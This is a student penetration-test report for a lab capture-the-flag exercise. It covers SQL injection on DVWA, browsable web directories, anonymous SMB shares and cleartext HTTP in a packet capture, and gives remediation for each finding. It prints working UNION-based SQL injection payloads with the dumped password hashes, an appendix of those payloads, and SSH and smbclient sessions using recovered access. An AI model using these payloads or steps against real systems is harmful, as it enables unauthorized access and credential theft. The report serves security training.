

PENETRATION TESTING REPORT

ParoCyber

Penetration Testing Engagement

Final Capstone Project CTF

Prepared for: ParoCyber | Prepared by: Bryan M Nturibi
Date: 17 Jan 2026

Table of Contents

Table of Contents	2
1. Executive Summary	3
2. Scope and Rules of Engagement	3
3. Methodology.....	3
4. Findings Overview.....	4
5.1 Finding 1 – SQL Injection leading to credential disclosure and host access (Critical)	4
5.2 Finding 2 – Web server directory listing / misconfiguration (Medium).....	8
5.3 Finding 3 – Anonymous SMB share access (High)	10
5.4 Finding 4 – Cleartext data exposure observed in PCAP (High)	12
6. Evidence & Flags	15
7. Risk Prioritization & Next Steps	15
8. Appendix A – Command & Payload Reference	16
9. Limitations.....	16

1. Executive Summary

We executed a constrained-scope penetration test against targets in **10.5.5.0/24** and **192.168.0.0/24**, focusing on four goal-driven challenges that simulate common real-world weaknesses: **SQL injection**, **webserver directory listing/misconfiguration**, **unauthenticated SMB share access**, and **cleartext data exposure observed in a packet capture**. All four objectives were achieved using standard, repeatable techniques. Impact ranges from credential disclosure and unauthorized file access to full compromise of sensitive data.

High-level outcomes:

- **Critical:** SQL injection enabled extraction of the dvwa database users and cracking of **Bob Smith's** password, leading to unauthorized access on **192.168.0.10** and recovery of a flag.
- **High:** Anonymous access to SMB shares exposed a folder (“OTHER” within the **print** share) containing a sensitive text file and a flag.
- **Medium:** Directory listing on an HTTP server revealed files and the **db_form.html** path leading to a flag.
- **Medium/High:** Network captures showed **HTTP cleartext** traffic to **10.5.5.11**, leaking directory paths and credentials; browsing /data/ revealed user accounts and a flag (Employee ID Zero).

2. Scope and Rules of Engagement

- **In-scope networks:** 10.5.5.0/24 and 192.168.0.0/24. No social engineering, no physical access. Internet use limited to password hash cracking reference tooling where noted.
- **Objectives:** Locate and retrieve flags by exploiting vulnerabilities; document steps and propose remediation.

3. Methodology

- **Reconnaissance:** Service enumeration (e.g., nmap), directory brute forcing (dirb), review of provided packet capture.
- **Vulnerability Analysis & Exploitation:** SQL injection proof-of-concepts, SMB anonymous access validation, HTTP directory access testing.
- **Post-Exploitation / Proof:** Credential cracking of provided hash, file retrieval, and confirmation of flags as indicated by the lab artifacts.
- **Reporting & Remediation:** Mapped to common best practices (parameterized queries, access controls, SMB hardening, TLS).

4. Findings Overview

#	Vulnerability	Affected Host(s)	Risk	Business Impact	Evidence
1	SQL Injection → Credential disclosure & account compromise	Web app (DB: dvwa), 192.168.0.10	Critical	Exposure of user table; cracked Bob Smith's creds; unauthorized file access/flag retrieval	SQLi payloads, dumped users, cracked hash, login → flag
2	Directory listing / misconfiguration	HTTP server (/Config, /Docs, /External)	Medium	Unintended file/path disclosure; access to db_form.html → flag	dirb enumeration; browsing exposed directories
3	SMB anonymous access	SMB host(s) in 10.5.5.0/24 (print → OTHER)	High	Unauthenticated retrieval of sensitive text file → flag	nmap discovery; anon listing; file download
4	Cleartext data exposure (HTTP) in PCAP	10.5.5.11 (/test, /data, /includes, /passwords)	High	Credentials & content observable; /data/ user accounts → flag	Wireshark SA.pcap ; browser access to /data/

5.1 Finding 1 – SQL Injection leading to credential disclosure and host access (Critical)

Context & Target

The application reflected SQL responses consistent with the **DVWA** database and allowed UNION-based injection to enumerate metadata and the users table. From these data, **Bob Smith's** username (smithy) and MD5 password hash were recovered. The hash 5f4dcc3b5aa765d61d8327deb882cf99 corresponds to the plaintext password. Using these credentials, we accessed content on **192.168.0.10**, revealing the flag (value displayed in lab screenshot).

Proof of Exploitation (reproducible commands)

- **SQLi Presence test** / forced true: ' OR 1=1 # Result: **user dump** displayed in the application.

User ID:

```
ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
```

- **DB name (UNION):** 1' OR 1=1 UNION SELECT 1, DATABASE()# Result: database name **dvwa**.

```
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa
```

- **Enumerate tables:** 1' OR 1=1 UNION SELECT 1,tablename FROM *informationschema.tables* WHERE tabletype='base table' AND *tableschema*='dvwa'# Result: tables **guestbook, users**.

```
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables
First name: 1
Surname: guestbook

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables
First name: 1
Surname: users
```

- **Enumerate columns (users):** 1' OR 1=1 UNION SELECT 1,columnname FROM *informationschema.columns* WHERE *tablename*='users'#

```

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: user_id

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: first_name

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: last_name

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: user

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: password

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: avatar

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: last_login

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: failed_login

```

- **Extract credentials:** 1' OR 1=1 UNION SELECT user, password FROM users #
 Recovered Bob Smith → **smithy** : 5f4dcc3b5aa765d61d8327deb882cf99 → **password**.

```

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


```

- Use **smithy:password** to access 192.168.0.10 and open the target file → **flag** (value per screenshot).

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

```
(kali㉿Kali)-[~]
$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Mon Jan 12 17:06:15 2026 from 192.168.0.1
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$
```

Impact

Attacker can extract arbitrary data, harvest credentials, and pivot to additional systems using valid accounts.

Remediation

- Use **parameterized queries (prepared statements)**.
- Enforce **robust input validation/sanitization**.
- **Least-privilege** DB access for the web app account.
- Carefully designed **stored procedures** (no dynamic SQL).
- **WAF** monitoring for SQLi patterns; alert/deny rules.

5.2 Finding 2 – Web server directory listing / misconfiguration (Medium)

Context & Target

Directory enumeration using **dirb** identified at least three browsable directories: **/Config**, **/Docs**, **/External**. Manual review of exposed paths led to **db_form.html** and the associated **flag**.

Proof of Exploitation (high level)

- Run dirb against the target base URL.

```
(kali㉿Kali)-[~]
$ dirb http://10.5.5.12/

DIRB v2.22
By The Dark Raver

START_TIME: Sat Jan 17 08:43:34 2026
URL_BASE: http://10.5.5.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

____ Scanning URL : http://10.5.5.12/ ____
⇒ DIRECTORY: http://10.5.5.12/config/
⇒ DIRECTORY: http://10.5.5.12/docs/
⇒ DIRECTORY: http://10.5.5.12/external/
+ http://10.5.5.12/favicon.ico (CODE:200|SIZE:1406)
+ http://10.5.5.12/index.php (CODE:302|SIZE:0)
+ http://10.5.5.12/php.ini (CODE:200|SIZE:148)
+ http://10.5.5.12/phpinfo.php (CODE:302|SIZE:0)
+ http://10.5.5.12/robots.txt (CODE:200|SIZE:26)
+ http://10.5.5.12/server-status (CODE:403|SIZE:297)
```

```

____ Entering directory: http://10.5.5.12/config/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
            (Use mode '-w' if you want to scan it anyway)


____ Entering directory: http://10.5.5.12/docs/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
            (Use mode '-w' if you want to scan it anyway)

____ Entering directory: http://10.5.5.12/external/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
            (Use mode '-w' if you want to scan it anyway)

____ END_TIME: Sat Jan 17 08:43:37 2026
____ DOWNLOADED: 4612 - FOUND: 6

```

- Browse each discovered directory; identify and open db_form.html → **flag** (value per lab screenshot).



Index of /config

Name	Last modified	Size	Description
Parent Directory		-	
config.inc.php	2017-10-31 17:28	1.9K	
db_form.html	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80



Impact

Unintended disclosure of directory structure and files enables information gathering and direct access to sensitive content.

Remediation

- **Disable directory listing** in the web server configuration.

- Provide **explicit index files** and restrict access to internal/backup/script paths with proper **authorization** controls.

5.3 Finding 3 – Anonymous SMB share access (High)

Context & Target

Scanning **10.5.5.0/24** identified a host exposing SMB services. Anonymous sessions were permitted, listing shares including **print**. The **OTHER** subfolder contained a text file which, once downloaded, revealed a **flag**.

Proof of Exploitation (high level)

- Service discovery** (e.g., nmap) to locate SMB.

```
(kali㉿Kali)-[~]
$ nmap -sV -T4 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-17 09:19 UTC
Nmap scan report for 10.5.5.1 (10.5.5.1)
Host is up (0.0015s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.3p2 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0021s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
3306/tcp  open  mysql   MySQL 5.5.60-0ubuntu0.14.04.1

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.0019s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.0016s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
3000/tcp  open  http     Node.js Express framework
```

```
Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.0018s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp       vsftpd 3.0.3
22/tcp    open  ssh       OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
53/tcp    open  domain   ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
80/tcp    open  http     nginx 1.14.2
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: GRAVEMIND; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- Anonymous connection to SMB; enumerate shares.

```
(kali㉿Kali)-[~]
$ nmap --script smb-enum-shares.nse -p139,445 10.5.5.14
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-17 09:27 UTC
Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.0022s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
| smb-enum-shares:
|_ account used: <blank>
  \\10.5.5.14\IPC$:
    Type: STYPE_IPC_HIDDEN
    Comment: IPC Service (Samba 4.9.5-Debian)
    Users: 1
    Max Users: <unlimited>
    Path: C:\tmp
    Anonymous access: READ/WRITE
  \\10.5.5.14\print$:
    Type: STYPE_DISKTREE
    Comment: Printer Drivers
    Users: 0
    Max Users: <unlimited>
    Path: C:\var\lib\samba\printers
    Anonymous access: READ/WRITE
  \\10.5.5.14\workfiles:
    Type: STYPE_DISKTREE
    Comment: Confidential Workfiles
    Users: 0
    Max Users: <unlimited>
    Path: C:\var\spool\samba
    Anonymous access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 9.75 seconds
```

- Navigate to print → OTHER; download the text file → flag.

```
(kali㉿Kali)-[~]
$ smbclient \\\\10.5.5.14\\print$
Password for [WORKGROUP\\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
.
..
IA64
x64
W32X86
W32MIPS
W32ALPHA
COLOR
W32PPC
WIN40
OTHER
color
```

	D	0	Mon Aug 14 09:42:06 2023
.	D	0	Mon Aug 30 05:00:05 2021
..	D	0	Mon Sep 2 13:39:42 2019
IA64	D	0	Mon Aug 30 05:00:05 2021
x64	D	0	Mon Aug 30 05:00:05 2021
W32X86	D	0	Mon Aug 30 05:00:05 2021
W32MIPS	D	0	Mon Sep 2 13:39:42 2019
W32ALPHA	D	0	Mon Sep 2 13:39:42 2019
COLOR	D	0	Mon Sep 2 13:39:42 2019
W32PPC	D	0	Mon Sep 2 13:39:42 2019
WIN40	D	0	Mon Sep 2 13:39:42 2019
OTHER	D	0	Fri Oct 8 00:00:00 2021
color	D	0	Mon Aug 30 05:00:05 2021

```
smb: \> cd OTHER\  
smb: \OTHER\> ls  
 . D 0 Fri Oct 8 00:00:00 2021  
 .. D 0 Mon Aug 14 09:42:06 2023  
 sxij42.txt N 103 Tue Oct 12 00:00:00 2021  
  
 38497656 blocks of size 1024. 2732572 blocks available  
smb: \OTHER\> get sxij42.txt  
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (3.0 Kilobytes/sec)  
/sec)  
smb: \OTHER\> █
```

```
[(kali㉿Kali)-~]  
$ ls Desktop Documents Downloads Music OTHER Pictures Public Templates Videos sxij42.txt  
[(kali㉿Kali)-~]  
$ cat sxij42.txt  
Congratulations!  
You found the flag for Challenge 3!  
The code for this challenge is NWs39691.  
[(kali㉿Kali)-~]  
$ █
```

Impact

Unauthenticated users can read files from server shares, potentially exposing credentials, intellectual property, or staging material for lateral movement.

Remediation

- **Disable guest/anonymous logons;** require authenticated access.
- Enable **SMB signing/encryption** to prevent tampering and MITM.
- Apply **least privilege** share and NTFS posix permissions; audit for orphaned shares.

5.4 Finding 4 – Cleartext data exposure observed in PCAP (High)

Context & Target

The capture file **SA.pcap** (located at ~/Downloads/ on the Kali host) shows client/server traffic between **10.5.5.1** and **10.5.5.11**, including a standard **TCP 3-way handshake** followed by **HTTP** requests and responses in cleartext. Directory names **/test**, **/data**, **/includes**, and **/passwords** were visible. Visiting **http://10.5.5.11/data/** in a browser revealed a **user accounts** file; **Employee ID Zero** contained the **flag**.

Proof of Exploitation (high level)

- Open SA.pcap in Wireshark; confirm SYN/SYN-ACK/ACK and plaintext HTTP payloads.

```
(kali㉿Kali)-[~]
$ cd Downloads/
(kali㉿Kali)-[~/Downloads]
ls
SA.pcap
(kali㉿Kali)-[~/Downloads]
$ wireshark SA.pcap
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>


No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	10.5.5.1	10.5.5.11	TCP	74	57868 → 80 [SYN] Seq=0 Win=64
2	0.000029903	10.5.5.11	10.5.5.1	TCP	74	80 → 57868 [SYN, ACK] Seq=0 Ack=1
3	0.000040868	10.5.5.1	10.5.5.11	TCP	66	57868 → 80 [ACK] Seq=1 Ack=1
4	0.000071795	10.5.5.1	10.5.5.11	HTTP	159	GET /database/online.php HTTP/1.1
5	0.000164684	10.5.5.11	10.5.5.1	TCP	66	80 → 57868 [ACK] Seq=1 Ack=94
6	0.011841434	10.5.5.11	10.5.5.1	HTTP	3794	HTTP/1.1 200 OK (text/html)
7	0.011854615	10.5.5.1	10.5.5.11	TCP	66	57868 → 80 [ACK] Seq=94 Ack=3
8	0.012887079	10.5.5.1	10.5.5.11	TCP	66	57868 → 80 [FIN, ACK] Seq=94 Ack=3
9	0.016128738	10.5.5.11	10.5.5.1	TCP	66	80 → 57868 [FIN, ACK] Seq=372 Ack=372
10	0.016141917	10.5.5.1	10.5.5.11	TCP	66	57868 → 80 [ACK] Seq=95 Ack=3
11	2.036167946	10.5.5.1	10.5.5.11	TCP	74	57878 → 80 [SYN] Seq=0 Win=64
12	2.036196726	10.5.5.11	10.5.5.1	TCP	74	80 → 57878 [SYN, ACK] Seq=0 Ack=1
13	2.036207390	10.5.5.1	10.5.5.11	TCP	66	57878 → 80 [ACK] Seq=1 Ack=1
14	2.036245694	10.5.5.1	10.5.5.11	HTTP	163	GET /styles/global-styles.css
15	2.036271008	10.5.5.11	10.5.5.1	TCP	66	80 → 57878 [ACK] Seq=1 Ack=98
16	2.038164528	10.5.5.11	10.5.5.1	TCP	7306	80 → 57878 [PSH, ACK] Seq=1 Ack=98
17	2.038235738	10.5.5.1	10.5.5.11	TCP	66	57878 → 80 [ACK] Seq=98 Ack=7
18	2.038248914	10.5.5.11	10.5.5.1	HTTP	5101	HTTP/1.1 200 OK (text/html)

Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
 Ethernet II, Src: 02:42:74:cc:e2:84 (02:42:74:cc:e2:84), Dst: 02:00:00:00:00:00 (02:00:00:00:00:00)
 Internet Protocol Version 4, Src: 10.5.5.1, Dst: 10.5.5.11
 Transmission Control Protocol, Src Port: 57868, Dst Port: 80, Seq: 1, Ack: 1, Len: 66
 Source Port: 57868
 Destination Port: 80
 [Stream index: 0]
 [Conversation completeness: Complete, WITH_DATA (31)]
 [TCP Segment Len: 0]
 Sequence Number: 1 (relative sequence number)
 Sequence Number (raw): 3474490653
 [Next Sequence Number: 1 (relative sequence number)]
 Acknowledgment Number: 1 (relative ack number)
 Acknowledgment number (raw): 3332439375
 Flags: 0x010 (ACK)
 Window: 502
 [Calculated window size: 64256]

- Filter by http; identify directory names in requests/responses.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000071795	10.5.5.1	10.5.5.11	HTTP	159	GET /database-offline.php HTTP/1.1
6	0.011841434	10.5.5.11	10.5.5.1	HTTP	3794	HTTP/1.1 200 OK (text/html)
14	2.036245694	10.5.5.1	10.5.5.11	HTTP	163	GET /styles/global-styles.css HTTP/1.1
18	2.038249914	10.5.5.11	10.5.5.1	HTTP	5181	HTTP/1.1 200 OK (text/css)
26	4.057665129	10.5.5.1	10.5.5.11	HTTP	144	GET /test/ HTTP/1.1
28	4.066212945	10.5.5.11	10.5.5.1	HTTP	1171	HTTP/1.1 200 OK (text/html)
36	6.079192931	10.5.5.1	10.5.5.11	HTTP	143	GET /data HTTP/1.1
38	6.080111447	10.5.5.11	10.5.5.1	HTTP	572	HTTP/1.1 301 Moved Permanently (text/html)
46	8.099530689	10.5.5.1	10.5.5.11	HTTP	175	GET /webservices/rest/ws-user-account.php HTTP/1.1
48	8.118125120	10.5.5.11	10.5.5.1	HTTP	3736	HTTP/1.1 200 OK (text/html)
56	10.131363371	10.5.5.1	10.5.5.11	HTTP	147	GET /includes HTTP/1.1
58	10.132435798	10.5.5.11	10.5.5.1	HTTP	589	HTTP/1.1 301 Moved Permanently (text/html)
66	12.150089180	10.5.5.1	10.5.5.11	HTTP	148	GET /passwords HTTP/1.1
68	12.151583938	10.5.5.11	10.5.5.1	HTTP	582	HTTP/1.1 301 Moved Permanently (text/html)
76	14.175837979	10.5.5.1	10.5.5.11	HTTP	153	GET /icons.text/gif HTTP/1.1
78	14.176202540	10.5.5.11	10.5.5.1	HTTP	512	HTTP/1.1 404 Not Found (text/html)
86	16.195038946	10.5.5.1	10.5.5.11	HTTP	165	GET /javascript/follow-mouse.js HTTP/1.1
88	16.196526139	10.5.5.11	10.5.5.1	HTTP	1478	HTTP/1.1 200 OK (application/javascript)
96	18.219190352	10.5.5.1	10.5.5.11	HTTP	159	GET /webservices/soap/lib HTTP/1.1
98	18.219679644	10.5.5.11	10.5.5.1	HTTP	604	HTTP/1.1 301 Moved Permanently (text/html)


- Browse `http://10.5.5.11/data/`; open the user accounts file → flag (Employee ID Zero).



Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
user_accounts.xml	2012-05-14 00:00	5.5K	

Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80



Impact

Sensitive information is observable in transit; attackers passively monitoring the network can harvest paths, credentials, and files.

Remediation

- **Encrypt in transit** (HTTPS/TLS) and **at rest** (e.g., AES-256) for sensitive files.
- Apply **strict access controls/permissions** and **RBAC** to limit who can access such content.
- Disable plaintext services; enforce HSTS and modern TLS ciphers.

6. Evidence & Flags

Flag values: The provided PDF confirms successful retrievals via embedded screenshots for each challenge. For auditing, retain the original lab screenshots or re-run the steps above to capture the flag.

7. Risk Prioritization & Next Steps

Remediation order of operations (recommended):

1. **Fix SQL injection** (parameterized queries, WAF, least-priv DB account).
2. **Disable SMB guest access**; require auth; enforce signing/encryption; permission review.
3. **Enforce TLS** end-to-end; remove plaintext HTTP; tighten file permissions.
4. **Disable directory listing** and restrict direct access to sensitive paths.

Validation plan: After remediation, perform a targeted retest to confirm:

- SQLi payloads are neutralized; no data exfiltration via UNION/boolean-based techniques.
- Anonymous SMB access results in **Access Denied**; signed/encrypted sessions in place.
- Packet captures show **TLS**; no sensitive content in cleartext.
- Directory enumeration no longer reveals files; direct URL access properly gated.

8. Appendix A – Command & Payload Reference

SQL INJECTION PROOF OF CONCEPT
' OR 1=1 #
1' OR 1=1 UNION SELECT 1, DATABASE()#
1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
1' OR 1=1 UNION SELECT user, password FROM users # Evidence: database name dvwa; tables guestbook, users; user smithy with hash 5f4dcc3b5aa765d61d8327deb882cf99 → password.

DIRECTORY ENUMERATION
dirb http://<target>/ → discovered /Config, /Docs, /External; manual review → db_form.html → flag.

SMB ENUMERATION & ACCESS
nmap -p 139,445 --script smb* <10.5.5.0/24> (representative) to find SMB services.
Connect anonymously; browse print share → OTHER folder; download text file → flag.

PCAP ANALYSIS
Open ~/Downloads/SA.pcap → filter http.
Observe directories /test, /data, /includes, /passwords; browse http://10.5.5.11/data/ → user accounts file → flag (Employee ID Zero).

9. Limitations

Report is based strictly on artifacts and steps documented in the provided PDF. Live retesting would capture exact flag values and screenshots for the final deliverable package.